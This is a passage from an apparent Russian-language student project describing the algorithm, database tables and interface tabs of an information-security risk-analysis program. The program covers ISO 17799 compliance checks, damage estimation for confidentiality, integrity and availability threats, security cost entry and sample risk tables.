

Рисунок 2.6. Схема функционирования блока анализа рисков.

В блок анализа данных поступает информация об оценках уровни уязвимости и угроз и информации о затратах на поддержании системы безопасности. В нем по выбранной методики происходит анализ рисков , и выдаются качественная и количественная оценки рисков. Полученные данные отображаются в отчете .

## 2.5. Разработка алгоритма и интерфейса программы анализа информационных рисков.

Из существующих функциональных схем анализа и контроля рисков и проверки политики информационной безопасности компании можно построить алгоритм работы всей системы анализа.


На этом этапе необходимо определить взаимосвязь отдельных функциональных схем в самой системе анализа. Необходимо создать такой алгоритм который позволит с минимальными вложением сил реализовать нашу систему в программном коде. Это позволит проверить правильность построения, верность функционирования и определить эффективность проведенной работы.

На анализе выше стающих функциональных схем и структурной схемы был построен следующий алгоритм.



Рисунок 2.7. Алгоритм интерфейса программы анализа информационных рисков.

## **Этапы функционирования**

Первым этапом работы всей системы – является получение необходимой информации для анализа. С помощью блока опроса и дальнейшей обработки , информация заноситься в базу данных. В результате – на начальном этапе заполняются данными три таблицы. В этих таблицах храниться:

1. Таблица”Inform”. Информация об основных категориях информационных ресурсов организации.
2. Таблица”Polzovateli”. Информация о пользователях.
3. Таблица”Server”. Информация о серверах.
4. Таблица”Stanzii”. Информация о рабочих станциях.


На втором этапе данные, после привязке и оценки ущерба заносятся в таблицу ”Stoimost”.

На третьем этапе происходит проверка организационных мер на соответствие положениям международного стандарта безопасности ISO 17799. Полученные данные записываются в таблицу “ISO17799”.

На третьем и четвертом этапах формируются данные о доступе, правах доступа и оценки ежегодные затраты на обеспечения информационной безопасности организации, которые поступают в “Блок анализа данных” где после запроса необходимой информации из базы данных Access происходит процесс анализа информационных рисков.

Пятый заключительный этап работы программы, полученные данные используются для формирования отчета.

## **3. Интерфейс системы.**





Рисунок.3.1 Главное окно программы

**Первым** этап. Определения полного списка информационных ресурсов, представляющих ценность для компании.



Рисунок 3.2. Интерфейс программы. Вкладка “Информационные ресурсы”.

Данная вкладка позволяет отметить виды информации, циркулирующие в системе:

Это может быть:

- Финансовая информация
- Бухгалтерская информация
- Информация о зарплатах
- Объемы продаж
- Себестоимость продукции


Ценная информация

- Информация о клиентах в электронном виде
- Информация о партнерах в электронном виде
- Информация о сотрудниках в электронном виде
- Техническая информация о продуктах
- Исходные тексты программных продуктов
- Дистрибутивы программных продуктов ( в том числе и собственные)
- Стратегические планы развития компании в электронном виде

Вкладка “Пользователи системы” дает возможность выбрать из приведенного списка тех пользователей, которые имеют отношение к данной информационной системе.

Это могут быть:

- Системные администраторы
- Офицеры безопасности
- Менеджеры
- Операторы или обычные пользователи



Рисунок 3.3 Интерфейс программы. Вкладка “Пользователи системы”.

Вкладка “Аппаратные средства” позволяет определить, место хранения и обработки информации.

Это могут быть:

- Сервера
- Рабочие станции
- Твердые копии



Рисунок 3.4. Интерфейс программы. Вкладка “Аппаратные средства”.

На вкладке приведенной ниже происходит привязка данных. Требуется расположить на каждом из ранее введенных ресурсов все указанные ранее виды ценной информации.



Рисунок 3.5. Интерфейс программы. Вкладка "Привязка данных".

Кроме этого на этом этапе работы необходимо еще определить стоимость информации. То есть необходимо оценить ущерб, который понесет компания в случае реализации одной из трех классических угроз, направленных на информацию. Речь идет об угрозах: конфиденциальности (право на чтение), целостности (право на запись) и отказа в обслуживании (нарушение работоспособности ресурса, на котором хранится ценная информация). По ценной информации, расположенной на каждом ресурсе, необходимо указать какой ущерб компания понесет в случае, если:

- ценная информация будет украдена (угроза конфиденциальности)
- ценная информация будет уничтожена или изменена (угроза целостности)
- доступ к ценной информации будет заблокирован на один час

Оценивая ущерб от реализации угроз, необходимо учитывать:


- цену ресурса - затраты на производство;
- стоимость восстановления или создания (покупку) нового ресурса;
- стоимость восстановления работоспособности организации (при работе с искаженным ресурсом, без него, при дезинформации);
- стоимость вынужденного простоя;
- стоимость упущенной выгоды (потерянный контракт);
- стоимость выплаты неустоек, штрафов (за невыполнение обязательств контракта);
- стоимость затрат на реабилитацию подмоченной репутации, престижа, имени фирмы;
- стоимость затрат на поиск новых клиентов, взамен более не доверяющих фирме;
- стоимость затрат на поиск (или восстановление) новых каналов связи, информационных источников.

Часто люди реально даже не представляют, чем владеют. Однако за владельцев оценить информацию не возможно. Предполагаемый злоумышленник может, конечно, оценить ту же информацию иначе. Значит кто-то тут ошибается: владелец или злоумышленник. Конечно же, речь идет о приблизительной оценки. Точно оценить информацию очень сложно.

После проделанной работы мы переходим к следующему этапу, этапу "Проверки организационных мер обеспечения информационной безопасности на соответствие положением МСБ ISO 17799.



Рисунок 3.6. Интерфейс программы. Вкладка ”Организационные меры”.

Пользователю предлагается ответить на вопросы, разработанные после изучение положений МБО. Вопросы структурированы по разделам стандарта. Выбор раздела осуществляется в левой части экрана щелчком правой кнопки мыши. Вопросы отображаются в правой части. Это форма, как и все остальные, снабжена подсказками.

После ответа на все вопросы, пользователь нажимает кнопку далее и программа переходит к следующему окну.



Рисунок 3.7. Интерфейс программы. Вкладка “доступ”.

Здесь необходимо определить доступ пользователей и его права (чтение, запись, удаление) ко всем ресурсам, содержащим ценную информацию. Переходим к следующему окну.



Рисунок 3.8. Интерфейс программы. Оценка затрат на поддержание системы безопасности.

На данном этапе работы с целью определение эффективности системы защиты информации требуется определить и внести в систему полную стоимость затрат на обеспечение информационной безопасности.

В этом случае эффективность можно определить как отношение затрат к потерям которые понесет компания в случае реализации угроз безопасности.

Это могут быть:


- *Затраты на покупку систем защиты информации.* Другими словами, это стоимость лицензии программного обеспечения. Кроме того, необходимо также учесть в данном пункте затраты на аппаратное обеспечение - стоимость одного или нескольких компьютеров, на которых развернуты компоненты системы защиты. Также необходимо учесть затраты на покупку или создание средств технической защиты. Помимо этого, часто система защиты использует дополнительное программное и аппаратное обеспечение, стоимость которого также необходимо учитывать. К такому обеспечению можно отнести базы данных, системы настройки оборудования, системы резервирования, сетевые кабели, тройники, системы бесперебойного питания и т.д. В крупных компаниях, имеющих распределенную корпоративную сеть, не стоит забывать о затратах на внедрение (включая этап предварительного аудита).

- *Затраты на поддержку и обучение* (если она не включена в стоимость системы защиты). Сюда же можно отнести и командировочные расходы IT-специалистов на поездки в удаленные офисы и настройку удаленных компонентов системы обеспечения информационной безопасности.

- *Затраты на управление* (администрирование) системой защиты, которые включают зарплату администраторов безопасности и другого персонала, связанного с системой обнаружения атак и модернизацию ее программно-аппаратного обеспечения. К этой статье расходов относится оплата за услуги аутсорсинговых компаний и реагирование на инциденты безопасности.

Теперь система генерирует отчет и выводит полученные данные на обозрение.



Рисунок 3.9. Интерфейс программы. Вкладка “Защита и угрозы”.

Данная вкладка позволяет пользователю визуально оценить существующий уровень информационной защиты, суммарный риск и ущерб по трем классам угроз и эффективность существующей системы защиты.

При щелчке мыши по вкладке “Анализ рисков” появляются еще две вкладки , демонстрирующие качественные и количественные показатели рисков





Рисунок 3.10. Интерфейс программы. Вкладка “Анализ рисков. Качественные показатели”.

Ресурс	Информация	Конфиденциальность	Целостность	Доступность
Сервер_1	Бухгалтерская информация	100000	134000	0
	Информация о зарплатах	10000	16000	0
	Дистрибутивы программных продуктов	8000	8000	0
Станция_1	Бухгалтерская информация	10000	7332	0
	Информация о зарплатах	10000	4000	0
	Дистрибутивы программных продуктов	57776	2000	0
Станция_2	Дистрибутивы программных продуктов	93334	4000	23020
	Бухгалтерская информация	93334	66710	23020
	Исходные тексты программных продуктов	93334	133420	23020
Сервер_1	Бухгалтерская информация	0	0	0
	Информация о зарплатах	0	0	0
	Дистрибутивы программных продуктов	0	0	0

Рисунок 3.11. Интерфейс программы. Вкладка “Анализ рисков. Количественные показатели”.

Последняя вкладка “Проверка организационных мер” демонстрирует пользователю, количество не соответствующих организационных мер положениям МБО и выводит пояснение.

